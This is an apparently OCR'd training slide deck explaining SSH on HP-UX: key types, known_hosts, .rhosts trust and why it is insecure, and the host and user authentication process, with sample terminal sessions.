


ssh, slogin, sftp, scp



**Encryption
&
Better Authentication**

With SSH – Goodbye clear text



Symmetric Key

- a.k.a Shared/Secret Key
- SSH: the session key is a symmetric key
- Symmetric keys:
 - Temporary
 - Used for a short period of time
 - Key used to decrypt is the same as the key to encrypt or when one key is easily derived from the other
- The encrypted SSH connection uses the session key (a symmetric key)




Asymmetric: Private/Public

- Public Key and Private Key are different, but related. Only creator knows the relation.
- Cannot get the Private Key from the Public Key.
- Data encrypted with Public Key can only be decrypted by Private Key.
- Data encrypted with Private Key can only be decrypted by Public Key.
- Never publish the Private Key.



Public Key



Private Key

Host Key Pairs

- -rw----- 1 root sys 668 Jun 2 14:28 ssh_host_dsa_key
- -rw-r--r-- 1 root sys 601 Jun 2 14:28 ssh_host_dsa_key.pub

- -rw----- 1 root sys 526 Jun 2 14:27 ssh_host_key
- -rw-r--r-- 1 root sys 330 Jun 2 14:27 ssh_host_key.pub

- -rw----- 1 root sys 887 Jun 2 14:28 ssh_host_rsa_key
- -rw-r--r-- 1 root sys 221 Jun 2 14:28 ssh_host_rsa_key.pub

Asymmetric: RSA, DSA, Diffie-Hellman

Symmetric: 3DES, Blowfish, CAST-128, ARCFOUR, AES-128,192,256

Hash: MD5, CRC-32, SHA-1

Algorithm: “*A procedure for solving a mathematical problem (as of finding the greatest common divisor) in a finite number of steps that frequently involves repetition of an operation.*”

Merriam-Webster Dictionary

Using SSH

```
ctg700: whoami
```

```
jrice
```

```
ctg700: pwd
```

```
/home/jrice
```

```
ctg700: ls .ssh
```

```
.ssh not found
```

```
ctg700: ssh ctg701
```

```
The authenticity of host 'ctg701 (192.168.1.125)' can't be established.
```

```
RSA key fingerprint is e1:47:a1:c0:1b:e6:0c:24:3a:16:90:a6:0e:23:38:25.
```

```
Are you sure you want to continue connecting (yes/no)? yes
```

```
Warning: Permanently added 'ctg701,192.168.1.125' (RSA) to the list of known hosts.
```

```
jrice@ctg701's password: [Enter HP-UX Password]
```

```
Last successful login for jrice: Mon Jun 9 16:50:31 PST8PDT 2003 on pts/tc
```

```
Last unsuccessful login for jrice: Wed Feb 26 13:43:55 PST8PDT 2003 on pts/tf
```

```
Last login: Mon Jun 9 16:50:32 2003 from 192.168.1.124
```

```
(c)Copyright 1983-2000 Hewlett-Packard Co., All Rights Reserved.
```

The host's *public* key is added to the `known_hosts` file in the user's `.ssh` directory - automatically



```
ctg700: ls .ssh
```

```
known_hosts
```

```
ctg700: more .ssh/known_hosts
```

```
ctg701,192.168.1.125 ssh-rsa
```


```
AAAAB3NzaC1yc2EAAAABIwAAAIEAzx8E/AABeylRnm  
n+JvXvYs4mlmNlhyLxFindzjMUKNdSQtCRZpoXAA5Zlf6  
XDljZRlegFbNgUh4zRdHvKB0VLoNLFPnOgvlys+8pmB  
4sf8J+81fR1o6Bqk/ttkiZ3DTsCQdiIYc1NXO08UiyCt11I6gb  
QsoEVS68a0FmfsiTv8=
```

Next time....

```
ctg700: ssh ctg701
```

```
jrice@ctg701's password: [Enter HP-UX Password]
```

```
Last successful login for jrice: Mon Jun 9 17:11:50 PST8PDT 2003 on pts/tc
```



jrice




jrice

\$HOME/.ssh

known_hosts



What if...

```
ctg700#: mv /usr/bin/telnet
/usr/bin/telnet.old
ctg700#: cp /opt/ssh/bin/ssh
ctg700#: telnet ctg701
jrice@ctg701's password: [Enter HP-UX
Password]
```



r commands

Typical...implementation of "r" commands so that user doesn't need password



jrice

```
$HOME/.rhosts
ctg700 jrice
```




jrice

```
$HOME/.rhosts
ctg701 jrice
```



vking

```
$HOME/.rhosts
ctg700 vking
```



vking

```
$HOME/.rhosts
ctg701 vking
```

.rhosts Authentication


```
ctg700: /opt/ssh/bin/slogin ctg701  
jrice@ctg701's password: [Enter HP-UX  
Password]
```

Doesn't work! User is prompted for their password. Why?

```
# rhosts authentication should not be  
used  
#RhostsAuthentication no  
# Don't read the user's ~/.rhosts and  
~/.shosts files  
#IgnoreRhosts yes
```

Security and “r” commands

- Incorrect configuration (+ +)
- Incorrect permissions
- Stepping stone to all others systems. All systems are only as secure as the weakest link.
- The benefit of SSH & “r” commands:
 - Yes, connection is encrypted
 - That’s it! All other weaknesses still exist
- You can connect to multiple systems with SSH and only enter your password once without using the “r” commands! That’s what you want to do!




SSH – the process

- Host Authentication
- The Encrypted Tunnel
 - SSH1 vs. SSH2
- User Authentication

SSH: The Process


Part 1: Host Authentication



SSH: The Process

Part 1: Host Authentication

Server not found in known_hosts



SSH can be configured many different ways. For example, it can be configured so that any unknown hosts are added automatically without user interaction.


Review of SSH Keys

- **Host Keys**
 - Asymmetric
 - Private is **not** encrypted
- **Server Keys**
 - Only used with SSH 1
 - Never stored on disk
 - Asymmetric
 - Generated every “n”
- **User Keys**
 - Asymmetric
 - Private is encrypted
- **Session Keys**
 - Symmetric
 - Used for the entire session for encryption
 - SSH1 uses Server Keys to create
 - SSH2 uses Diffie-Hellman to create



Encrypted Tunnel in HP-SSH

Why Symmetric?



User Authentication

- Trusted Host
- User's own Public/Private Key
- UNIX Authentication
 - PAM

SSH: The Process

Part 2: User Validation

- #1: Trusted Host Authentication
 - \$HOME/.rhosts \$HOME/.shosts
 - /etc/hosts.equiv /etc/shosts.equiv

